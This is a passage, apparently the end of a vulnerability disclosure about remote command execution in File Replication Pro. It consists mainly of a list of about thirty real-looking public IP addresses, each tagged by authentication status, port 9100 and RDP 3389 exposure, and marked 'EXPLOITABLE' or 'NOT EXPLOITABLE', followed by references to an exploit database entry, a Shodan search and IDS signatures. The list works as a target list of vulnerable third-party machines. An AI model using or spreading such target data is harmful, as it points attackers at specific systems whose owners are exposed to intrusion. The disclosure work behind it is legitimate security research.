72.20.181.99   (NO-AUTH) - EXPLOITABLE
199.172.254.29 (AUTH, HTTPD 9100 ON)   - EXPLOITABLE - 3389 OPEN
96.56.172.74   (AUTH, HTTPD 9100 OFF)  - NOT EXPLOITABLE
84.196.125.210 (AUTH, HTTPD 9100 OFF)  - NOT EXPLOITABLE
72.20.184.106  (NO-AUTH) - EXPLOITABLE
70.167.197.114 (NO-AUTH) - EXPLOITABLE
24.226.130.37  (AUTH, HTTPD 9100 ON)   - EXPLOITABLE - 3389 OPEN
103.251.12.81  (AUTH, HTTPD 9100 ON)   - EXPLOITABLE - 3389 OPEN
173.49.234.35  (NO-AUTH, NON-WINDOWS)  - EXPLOITABLE - 3389 OPEN
182.18.135.102 (NO-AUTH) - EXPLOITABLE
108.63.244.188 (NO-AUTH) - EXPLOITABLE
72.249.153.87  (AUTH, HTTPD 9100 OFF)  - NOT EXPLOITABLE
202.56.198.2   (NO-AUTH) - EXPLOITABLE - 3389 OPEN
24.96.216.33   (NO-AUTH) - EXPLOITABLE
182.18.135.101 (NO-AUTH) - EXPLOITABLE - 3389 OPEN
203.45.7.108   (AUTH, HTTPD 9100 OFF)  - NOT EXPLOITABLE
50.76.150.201  (NO-AUTH) - EXPLOITABLE
87.128.14.211  (AUTH, HTTPD 9100 OFF)  - NOT EXPLOITABLE
182.18.135.98  (NO-AUTH) - EXPLOITABLE - 3389 OPEN
74.205.50.90   (NO-AUTH) - EXPLOITABLE
203.89.75.215  (NO-AUTH) - EXPLOITABLE - 3389 OPEN
62.2.107.220   (NO-AUTH) - EXPLOITABLE
80.150.162.250 (NO-AUTH) - EXPLOITABLE
209.250.1.70   (AUTH, HTTPD 9100 ON)   - EXPLOITABLE - 3389 OPEN
178.32.28.136  (NO-AUTH) - EXPLOITABLE
24.226.183.72  (AUTH, HTTPD 9100 OFF)  - NOT EXPLOITABLE
182.18.135.100 (NO-AUTH) - EXPLOITABLE - 3389 OPEN
72.20.181.96   (NO-AUTH) - EXPLOITABLE
182.18.135.99  (NO-AUTH) - EXPLOITABLE - 3389 OPEN
203.45.206.106 (AUTH, HTTPD 9100 OFF)  - NOT EXPLOITABLE
203.153.238.30 (AUTH, NON-WINDOWS)     - NOT EXPLOITABLE
```

References:

- https://www.vantagepoint.sg/research/41-vp2016-001-file-replication-pro-remote-command-execution
- http://www.securityfocus.com/archive/1/537494
- http://seclists.org/fulldisclosure/2016/Feb/61
- https://www.exploit-db.com/exploits/39439/
- https://www.shodan.io/search?query=frp+node+ready
- http://signatures.juniper.net/documentation/signatures/APP%3AMISC%3ADIASOFT-EXECCMD-CE.html
- https://www.checkpoint.com/defense/advisories/public/2016/cpai-2016-0394.html

Thank You!